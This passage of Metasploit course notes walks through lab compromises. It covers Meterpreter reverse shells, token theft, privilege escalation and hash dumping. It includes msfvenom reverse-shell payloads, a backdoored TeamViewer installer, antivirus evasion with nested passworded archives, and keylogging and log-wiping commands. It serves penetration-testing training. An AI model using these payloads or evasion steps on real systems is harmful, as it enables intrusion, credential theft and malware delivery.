port (TCP)
   SSL           false                      no        Negotiate S
SL/TLS for outgoing connections
   VHOST                                    no        HTTP server
virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accep
ted: '', seh, thread, process, none)
   LHOST     10.10.239.181    yes       The listen address (an
interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

We have our Meterpreter shell. However, take a close look at the output above. We can see a `.asp` file named `metasploit28857905` exists on the target system at this very moment. Once the Meterpreter shell is obtained, as mentioned before, it will reside within memory. Therefore, the file is not needed, and removal was attempted by `msfconsole`, which failed due to access permissions. Leaving traces like these is not beneficial to the attacker and creates a huge liability.

5 - MSF - Meterpreter Migration

```
meterpreter > getuid

[-] 1055: Operation failed: Access is denied.


meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User
Path
 ---   ----  ----               ----  -------  ----
----
 0     0     [System Process]
 4     0     System
 216   1080  cidaemon.exe
 272   4     smss.exe
 292   1080  cidaemon.exe
<...SNIP...>

 1712  396   alg.exe
 1836  592   wmiprvse.exe       x86   0        NT AUTHORITY\N
ETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
 1920  396   dllhost.exe
 2232  3552  svchost.exe        x86   0
C:\WINDOWS\Temp\rad9E519.tmp\svchost.exe
 2312  592   wmiprvse.exe
 3552  1460  w3wp.exe           x86   0        NT AUTHORITY\N
ETWORK SERVICE  c:\windows\system32\inetsrv\w3wp.exe
 3624  592   davcdata.exe       x86   0        NT AUTHORITY\N
ETWORK SERVICE  C:\WINDOWS\system32\inetsrv\davcdata.exe
 4076  1080  cidaemon.exe
```

```
meterpreter > steal_token 1836

Stolen token with username: NT AUTHORITY\NETWORK SERVICE


meterpreter > getuid

Server username: NT AUTHORITY\NETWORK SERVICE
```

Now that we have established at least some privilege level in the system, it is time to escalate that privilege. So, we look around for anything interesting, and in the `C:\Inetpub\` location, we find an interesting folder named `AdminScripts`. However, unfortunately, we do not have permission to read what is inside it.

6 - MSF - Interacting with the Target

```
c:\Inetpub>dir

dir
 Volume in drive C has no label.
 Volume Serial Number is 246C-D7FE

 Directory of c:\Inetpub

04/12/2017  05:17 PM    <DIR>          .
04/12/2017  05:17 PM    <DIR>          ..
04/12/2017  05:16 PM    <DIR>          AdminScripts
09/03/2020  01:10 PM    <DIR>          wwwroot
               0 File(s)              0 bytes
               4 Dir(s)  18,125,160,448 bytes free


c:\Inetpub>cd AdminScripts
```

```
cd AdminScripts
Access is denied.
```

We can easily decide to run the local exploit suggester module, attaching it to the currently active Meterpreter session. To do so, we background the current Meterpreter session, search for the module we need, and set the SESSION option to the index number for the Meterpreter session, binding the module to it.

7 - MSF - Session Handling

```
meterpreter > bg

Background session 1? [y/N]  y


msf6 exploit(windows/iis/iis_webdav_upload_asp) > search loca
l_exploit_suggester

Matching Modules
================

#  Name                                          Disclosure Date
Rank    Check  Description   -  ----
---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester
normal  No     Multi Recon Local Exploit Suggester


msf6 exploit(windows/iis/iis_webdav_upload_asp) > use 0
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to
```

```
run this module on
   SHOWDESCRIPTION  false            yes       Displays a det
ailed description for the available exploits


msf6 post(multi/recon/local_exploit_suggester) > set SESSION
1

SESSION => 1


msf6 post(multi/recon/local_exploit_suggester) > run
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) >
```

Running the recon module presents us with a multitude of options. Going through each separate one, we land on the `ms15_051_client_copy_image` entry, which proves to be successful. This exploit lands us directly within a root shell, giving us total control over the target system.

8 -MSF - Privilege Escalation

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/
windows/local/ms15_051_client_copy_images

msf6 exploit(windows/local/ms15_051_client_copy_image) > set
session 1

msf6 exploit(windows/local/ms15_051_client_copy_image) > set
LHOST tun0

msf6 exploit(windows/local/ms15_051_client_copy_image) > run

[*] Sending stage (175174 bytes) to 10.10.10.15
[*] Meterpreter session 2 opened (10.10.14.26:4444 -> 10.10.1
0.15:1031) at 2020-09-03 10:35:01 +0000
```

```
meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM
```

9 - MSF - Dumping Hashes

```
meterpreter > hashdump

Administrator:500:c74761604a24f0dfd0a9ba2c30e462cf:d6908f022a
f0373e9e21b8a241c86dca:::
ASPNET:1007:3f71d62ec68a06a39721cb3f54f04a3b:edc0d5506804653f
58964a2376bbd769:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b7
3c59d7e0c089c0:::

meterpreter > lsa_dump_sam

RID  : 000001f4 (500)
User : Administrator
  Hash LM  : c74761604a24f0dfd0a9ba2c30e462cf
  Hash NTLM: d6908f022af0373e9e21b8a241c86dca
```

10 - MSF - Meterpreter LSA Secrets Dump

`meterpreter > lsa_dump_secrets`

From this point, if the machine was connected to a more extensive network, we could use this loot to pivot through the system, gain access to internal resources and impersonate users with a higher level of access if the overall security posture of the network is weak.

MSFVENOM

1 - Generating Payload

`BarBaRoSa1337@htb[/htb] $ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=1337 -f aspx > reverse_shell.aspx`

Now, we only need to navigate to `http://10.10.10.5/reverse_shell.aspx`, and it will trigger the `.aspx` payload. Before we do that, however, we should start a listener on msfconsole so that the reverse connection request gets caught inside it.

2 - MSF - Setting Up Multi/Handler

```
BarBaRoSa1337@htb[/htb]$ msfconsole -q msf6 > use multi/handl
er

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.5:1337
```

3 - Executing the Payload

Now we can trigger the `.aspx` payload on the web service. Doing so will load absolutely nothing visually speaking on the page, but looking back to our `multi/handler` module, we would have received a connection. We should ensure that our `.aspx` file does not contain HTML, so we will only see a blank web page. However, the payload is executed in the background anyway.

4 - MSF - Meterpreter Shell

```
<...SNIP...>
[*] Started reverse TCP handler on 10.10.14.5:1337

[*] Sending stage (176195 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.5:1337 -> 10.10.1
0.5:49157) at 2020-08-28 16:33:14 +0000

meterpreter > getuid
```

```
Server username: IIS APPPOOL\Web

meterpreter >

[*] 10.10.10.5 - Meterpreter session 1 closed.  Reason: Died
```

If the Meterpreter session dies too often, we can consider encoding it to avoid errors during runtime. We can pick any viable encoder, and it will ultimately improve our chances of success regardless.

5 - Local Exploit Suggester

As a tip, there is a module called the `Local Exploit Suggester`. We will be using this module for this example, as the Meterpreter shell landed on the `IIS APPPOOL\Web` user, which naturally does not have many permissions. Furthermore, running the `sysinfo` command shows us that the system is of x86 bit architecture, giving us even more reason to trust the Local Exploit Suggester.

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 31 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: Th
e target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The
service is running, but could not be validated.

[*] Post module execution completed
```

Having these results in front of us, we can easily pick one of them to test out. If the one we chose is not valid after all, move on to the next. Not all checks are 100% accurate, and not all variables are the same. Going down the list, `bypassauc_eventvwr` fails due to the IIS user not being a part of the administrator's group, which is the default and expected. The second option, `ms10_015_kitrap0d`, does the trick.


6 - MSF - Local Privilege Escalation

```
msf6 exploit(multi/handler) > search kitrap0d

msf6 exploit(multi/handler) > use 0

msf6 exploit(windows/local/ms10_015_kitrap0d) > set SESSION 3

SESSION => 3

msf6 exploit(windows/local/ms10_015_kitrap0d) > run

meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM
```

Writing and Importing Modules

To install any new Metasploit modules which have already been ported over by other users, one can choose to update their `msfconsole` from the terminal, which will ensure that all newest exploits, auxiliaries, and features will be installed in the latest version of `msfconsole`. As long as the ported modules have been pushed into the main Metasploit-framework branch on GitHub, we should be updated with the latest modules.

However, if we need only a specific module and do not want to perform a full upgrade, we can download that module and install it manually. We will focus on searching ExploitDB for readily available Metasploit modules, which we can directly import into our version of `msfconsole` locally.



Let's say we want to use an exploit found for `Nagios3`, which will take advantage of a command injection vulnerability. The module we are looking for is `Nagios3 - 'statuswml.cgi' Command Injection (Metasploit)`. So we fire up `msfconsole` and try to search for that specific exploit, but we cannot find it. This means that our Metasploit framework is not up to date or that the specific `Nagios3` exploit module we are looking for is not in the official updated release of the Metasploit Framework.

1 - MSF - Search for Exploits

```
msf6 > search nagios
```

We can, however, find the exploit code inside ExploitDB's entries. Alternatively, if we do not want to use our web browser to search for a specific exploit within ExploitDB, we can use the CLI version, `searchsploit`.

```
BarBaRoSa1337@htb[/htb] $ searchsploit nagios3
```

Note that the hosted file terminations that end in .rb are Ruby scripts that most likely have been crafted specifically for use within msfconsole. We can also filter only by .rb file terminations to avoid output from scripts that cannot run within msfconsole. Note that not all .rb files are automatically converted to msfconsole modules. Some exploits are written in Ruby without having any Metasploit module-

compatible code in them. We will look at one of these examples in the following sub-section.

We have to download the `.rb` file and place it in the correct directory. The default directory where all the modules, scripts, plugins, and `msfconsole` proprietary files are stored is `/usr/share/metasploit-framework`. The critical folders are also symlinked in our home and root folders in the hidden `~/.msf4/` location.

2 - MSF - Loading Additional Modules at Runtime

```
BarBaRoSa1337@htb[/htb]$ cp ~/Downloads/9861.rb /usr/share/me
tasploit-framework/modules/exploits/unix/webapp/nagios3_comma
nd_injection.rbBarBaRoSa1337@htb[/htb]$ msfconsole -m /usr/sh
are/metasploit-framework/modules/
```

3 - MSF - Loading Additional Modules

`msf6> loadpath /usr/share/metasploit-framework/modules/`

Alternatively, we can also launch `msfconsole` and run the `reload_all` command for the newly installed module to appear in the list. After the command is run and no errors are reported, try either the `search [name]` function inside `msfconsole` or directly with the `use [module-path]` to jump straight into the newly installed module.

```
msf6 > reload_all
msf6 > use exploit/unix/webapp/nagios3_command_injection
```

4 - Porting Over Scripts into Metasploit Modules

When starting with a port-over project, we do not need to start coding from scratch. Instead, we can take one of the existing exploit modules from the category our project fits in and repurpose it for our current port-over script. Keep in mind to always keep our custom modules organized so that we and other penetration testers can benefit from a clean, organized environment when searching for custom modules.

We start by picking some exploit code to port over to Metasploit. In this example, we will go for Bludit 3.9.2 - Authentication Bruteforce Mitigation Bypass. We will

need to download the script, `48746.rb` and proceed to copy it into the `/usr/share/metasploit-framework/modules/exploits/linux/http/` folder. If we boot into `msfconsole` right now, we will only be able to find a single `Bludit CMS` exploit in the same folder as above, confirming that our exploit has not been ported over yet. It is good news that there is already a Bludit exploit in that folder because we will use it as boilerplate code for our new exploit.

Porting MSF Modules

```
BarBaRoSa1337@htb[/htb]$ ls /usr/share/metasploit-framework/modules/exploits/linux/http/ | grep bluditbludit_upload_images_exec.rb
```

`BarBaRoSa1337@htb[/htb] $ cp ~/Downloads/48746.rb /usr/share/metasploit-framework/modules/exploits/linux/http/bludit_auth_bruteforce_mitigation_bypass.rb`

At the beginning of the file we copied, which is where we will be filling in our information, we can notice the `include` statements at the beginning of the boilerplate module. These are the mixins mentioned in the `Plugins and Mixins` section, and we will need to change these to the appropriate ones for our module.

If we want to find the appropriate mixins, classes, and methods required for our module to work, we will need to look up the different entries on the rubydoc rapid7 documentation.

Firewall and IDS/IPS Evasion

To better learn how we can efficiently and quietly attack a target, we first need to understand better how that target is defended. We are introduced to two new terms:

- Endpoint protection
- Perimeter protection

1 - Endpoint Protection

`Endpoint protection` refers to any localized device or service whose sole purpose is to protect a single host on the network. The host can be a personal computer, a corporate workstation, or a server in a network's De-Militarized Zone (`DMZ`).

Endpoint protection usually comes in the form of software packs which include `Antivirus Protection`, `Antimalware Protection` (this includes bloatware, spyware, adware, scareware, ransomware), `Firewall`, and `Anti-DDOS` all in one, under the same software package. We are better familiarized with this form than the latter, as most of us are running endpoint protection software on our PCs at home or the workstations at our workplace. Avast, Nod32, Malwarebytes, and BitDefender are just some current names.

2 - Perimeter Protection

`Perimeter protection` usually comes in physical or virtualized devices on the network perimeter edge. These `edge devices` themselves provide access `inside` of the network from the `outside`, in other terms, from `public` to `private`.

Between these two zones, on some occasions, we will also find a third one, called the De-Militarized Zone (`DMZ`), which was mentioned previously. This is a `lower-security policy level` zone than the `inside networks'` one, but with a higher `trust level` than the `outside zone`, which is the vast Internet. This is the virtual space where public-facing servers are housed, which push and pull data for public clients from the Internet but are also managed from the inside and updated with patches, information, and other data to keep the served information up to date and satisfy the customers of the servers.

3 - Security Policies

Security policies are the drive behind every well-maintained security posture of any network. They function the same way as ACL (Access Control Lists) do for anyone familiar with the Cisco CCNA educational material. They are essentially a list of `allow` and `deny` statements that dictate how traffic or files can exist within a network boundary. Multiple lists can act upon multiple network parts, allowing for flexibility within a configuration. These lists can also target different features of the network and hosts, depending on where they reside:

- Network Traffic Policies
- Application Policies

- User Access Control Policies
- File Management Policies
- DDoS Protection Policies
- Others

While not all of these categories above might have the words "Security Policy" attached to them, all of the security mechanisms around them operate on the same basic principle, the `allow` and `deny` entries. The only difference is the object target they refer to and apply to. So the question remains, how do we match events in the network with these rules so that the actions mentioned earlier can be taken?

There are multiple ways to match an event or object with a security policy entry:

`Signature-based Detection`	The operation of packets in the network and comparison with pre-built and pre-ordained attack patterns known as signatures. Any 100% match against these signatures will generate alarms.
`Heuristic / Statistical Anomaly Detection`	Behavioral comparison against an established baseline included modus-operandi signatures for known APTs (Advanced Persistent Threats). The baseline will identify the norm for the network and what protocols are commonly used. Any deviation from the maximum threshold will generate alarms.
`Stateful Protocol Analysis Detection`	Recognizing the divergence of protocols stated by event comparison using pre-built profiles of generally accepted definitions of non-malicious activity.
`Live-monitoring and Alerting (SOC-based)`	A team of analysts in a dedicated, in-house, or leased SOC (Security Operations Center) use live-feed software to monitor network activity and intermediate alarming systems for any potential threats, either deciding themselves if the threat should be actioned upon or letting the automated mechanisms take action instead.

Evasion Techniques

We can embed the shellcode into any installer, package, or program that we have at hand, hiding the payload shellcode deep within the legitimate code of the actual product. This greatly obfuscates our malicious code and, more importantly, lowers our detection chances. There are many valid combinations between actual, legitimate executable files, our different encoding schemes (and their iterations), and our different payload shellcode variants. This generates what is called a backdoored executable.

Take a look at the snippet below to understand how msfvenom can embed payloads into any executable file:

```
[!bash!]$ msfvenom windows/x86/meterpreter_reverse_tcp LHOST=
10.10.14.2 LPORT=8080 -k -x ~/Downloads/TeamViewer_Setup.exe
-e x86/shikata_ga_nai -a x86 --platform windows -o ~/Desktop/
TeamViewer_Setup.exe -i 5
```

For the most part, when a target launches a backdoored executable, nothing will appear to happen, which can raise suspicions in some cases. To improve our chances, we need to trigger the continuation of the normal execution of the launched application while pulling the payload in a separate thread from the main application. We do so with the `-k` flag as it appears above.

However, even with the `-k` flag running, the target will only notice the running backdoor if they launch the backdoored executable template from a CLI environment.

1 - Archives

Archiving a piece of information such as a file, folder, script, executable, picture, or document and placing a password on the archive bypasses a lot of common anti-virus signatures today. However, the downside of this process is that they will be raised as notifications in the AV alarm dashboard as being unable to be scanned due to being locked with a password. An administrator can choose to manually inspect these archives to determine if they are malicious or not.

Generating Payload

```
[!bash!]$ msfvenom windows/x86/meterpreter_reverse_tcp LHOST=
10.10.14.2 LPORT=8080 -k -e x86/shikata_ga_nai -a x86 --platf
orm windows -o ~/test.js -i 5
```

```
[!bash!]$ msf-virustotal -k <API key> -f test.js
```

Now, try archiving it two times, passwording both archives upon creation, and removing the `.rar`/`.zip`/`.7z` extension from their names. For this purpose, we can install the RAR utility from RARLabs, which works precisely like WinRAR on Windows.

Archiving the Payload

```
[!bash!]$ wget https://www.rarlab.com/rar/rarlinux-x64-612.ta
r.gz
[!bash!]$ tar -xzvf rarlinux-x64-612.tar.gz && cd rar
[!bash!]$ rar a ~/test.rar -p ~/test.js
//remove the .rar extension
[!bash!]$ mv test.rar test
//double archiving the payload and remove the .rar
[!bash!]$ rar a test2.rar -p test
[!bash!]$ mv test2.rar test2
//now all the AV cant detect the malisios code as before
[!bash!]$ msf-virustotal -k <API key> -f test2
```

As we can see from the above, this is an excellent way to transfer data both `to` and `from` the target host.

2 - Packers

The term `Packer` refers to the result of an `executable compression` process where the payload is packed together with an executable program and with the decompression code in one single file. When run, the decompression code returns the backdoored executable to its original state, allowing for yet another layer of

protection against file scanning mechanisms on target hosts. This process takes place transparently for the compressed executable to be run the same way as the original executable while retaining all of the original functionality. In addition, msfvenom provides the ability to compress and change the file structure of a backdoored executable and encrypt the underlying process structure.

A list of popular packer software:

UPX packer	The Enigma Protector	MPRESS
Alternate EXE Packer	ExeStealth	Morphine
MEW	Themida	

3 - Exploit Coding

When coding our exploit or porting a pre-existing one over to the Framework, it is good to ensure that the exploit code is not easily identifiable by security measures implemented on the target system.

For example, a typical `Buffer Overflow` exploit might be easily distinguished from regular traffic traveling over the network due to its hexadecimal buffer patterns. IDS / IPS placements can check the traffic towards the target machine and notice specific overused patterns for exploiting code.

When assembling our exploit code, randomization can help add some variation to those patterns, which will break the IPS / IDS database signatures for well-known exploit buffers. This can be done by inputting an `Offset` switch inside the code for the msfconsole module:

```
'Targets' =>
[
    [ 'Windows 2000 SP4 English', { 'Ret' => 0x77e14c29, 'Off
set' => 5093 } ],
],
```

Besides the BoF code, one should always avoid using obvious NOP sleds where the shellcode should land after the overflow is completed. Please note that the BoF code's purpose is to crash the service running on the target machine, while the NOP sled is the allocated memory where our shellcode (the payload) is

inserted. IPS/IDS entities regularly check both of these, so it is good to test our custom exploit code against a sandbox environment before deploying it on the client network. Of course, we might only have one chance to do this correctly during an assessment.

CHEAT SHEET

Command	Description
`show exploits`	Show all exploits within the Framework.
`show payloads`	Show all payloads within the Framework.
`show auxiliary`	Show all auxiliary modules within the Framework.
`search <name>`	Search for exploits or modules within the Framework.
`info`	Load information about a specific exploit or module.
`use <name>`	Load an exploit or module (example: use windows/smb/psexec).
`use <number>`	Load an exploit by using the index number displayed after the search command.
`LHOST`	Your local host's IP address reachable by the target, often the public IP address when not on a local network. Typically used for reverse shells.
`RHOST`	The remote host or the target. set function Set a specific value (for example, LHOST or RHOST).
`setg <function>`	Set a specific value globally (for example, LHOST or RHOST).
`show options`	Show the options available for a module or exploit.
`show targets`	Show the platforms supported by the exploit.
`set target <number>`	Specify a specific target index if you know the OS and service pack.
`set payload <payload>`	Specify the payload to use.
`set payload <number>`	Specify the payload index number to use after the show payloads command.
`show advanced`	Show advanced options.

`set autorunscript migrate -f`	Automatically migrate to a separate process upon exploit completion.
`check`	Determine whether a target is vulnerable to an attack.
`exploit`	Execute the module or exploit and attack the target.
`exploit -j`	Run the exploit under the context of the job. (This will run the exploit in the background.)
`exploit -z`	Do not interact with the session after successful exploitation.
`exploit -e <encoder>`	Specify the payload encoder to use (example: exploit –e shikata_ga_nai).
`exploit -h`	Display help for the exploit command.
`sessions -l`	List available sessions (used when handling multiple shells).
`sessions -l -v`	List all available sessions and show verbose fields, such as which vulnerability was used when exploiting the system.
`sessions -s <script>`	Run a specific Meterpreter script on all Meterpreter live sessions.
`sessions -K`	Kill all live sessions.
`sessions -c <cmd>`	Execute a command on all live Meterpreter sessions.
`sessions -u <sessionID>`	Upgrade a normal Win32 shell to a Meterpreter console.
`db_create <name>`	Create a database to use with database-driven attacks (example: db_create autopwn).
`db_connect <name>`	Create and connect to a database for driven attacks (example: db_connect autopwn).
`db_nmap`	Use Nmap and place results in a database. (Normal Nmap syntax is supported, such as –sT –v –P0.)
`db_destroy`	Delete the current database.
`db_destroy <user:password@host:port/database>`	Delete database using advanced options.

Meterpreter Commands

Command	Description
`help`	Open Meterpreter usage help.
`run <scriptname>`	Run Meterpreter-based scripts; for a full list check the scripts/meterpreter directory.
`sysinfo`	Show the system information on the compromised target.
`ls`	List the files and folders on the target.
`use priv`	Load the privilege extension for extended Meterpreter libraries.
`ps`	Show all running processes and which accounts are associated with each process.
`migrate <proc. id>`	Migrate to the specific process ID (PID is the target process ID gained from the ps command).
`use incognito`	Load incognito functions. (Used for token stealing and impersonation on a target machine.)
`list_tokens -u`	List available tokens on the target by user.
`list_tokens -g`	List available tokens on the target by group.
`impersonate_token <DOMAIN_NAMEUSERNAME>`	Impersonate a token available on the target.
`steal_token <proc. id>`	Steal the tokens available for a given process and impersonate that token.
`drop_token`	Stop impersonating the current token.
`getsystem`	Attempt to elevate permissions to SYSTEM-level access through multiple attack vectors.
`shell`	Drop into an interactive shell with all available tokens.
`execute -f <cmd.exe> -i`	Execute cmd.exe and interact with it.
`execute -f <cmd.exe> -i -t`	Execute cmd.exe with all available tokens.
`execute -f <cmd.exe> -i -H -t`	Execute cmd.exe with all available tokens and make it a hidden process.
`rev2self`	Revert back to the original user you used to compromise the target.

`reg <command>`	Interact, create, delete, query, set, and much more in the target's registry.
`setdesktop <number>`	Switch to a different screen based on who is logged in.
`screenshot`	Take a screenshot of the target's screen.
`upload <filename>`	Upload a file to the target.
`download <filename>`	Download a file from the target.
`keyscan_start`	Start sniffing keystrokes on the remote target.
`keyscan_dump`	Dump the remote keys captured on the target.
`keyscan_stop`	Stop sniffing keystrokes on the remote target.
`getprivs`	Get as many privileges as possible on the target.
`uictl enable <keyboard/mouse>`	Take control of the keyboard and/or mouse.
`background`	Run your current Meterpreter shell in the background.
`hashdump`	Dump all hashes on the target. use sniffer Load the sniffer module.
`sniffer_interfaces`	List the available interfaces on the target.
`sniffer_dump <interfaceID> pcapname`	Start sniffing on the remote target.
`sniffer_start <interfaceID> packet-buffer`	Start sniffing with a specific range for a packet buffer.
`sniffer_stats <interfaceID>`	Grab statistical information from the interface you are sniffing.
`sniffer_stop <interfaceID>`	Stop the sniffer.
`add_user <username> <password> -h <ip>`	Add a user on the remote target.
`add_group_user <"Domain Admins"> <username> -h <ip>`	Add a username to the Domain Administrators group on the remote target.
`clearev`	Clear the event log on the target machine.
`timestomp`	Change file attributes, such as creation date (antiforensics measure).
`reboot`	Reboot the target machine.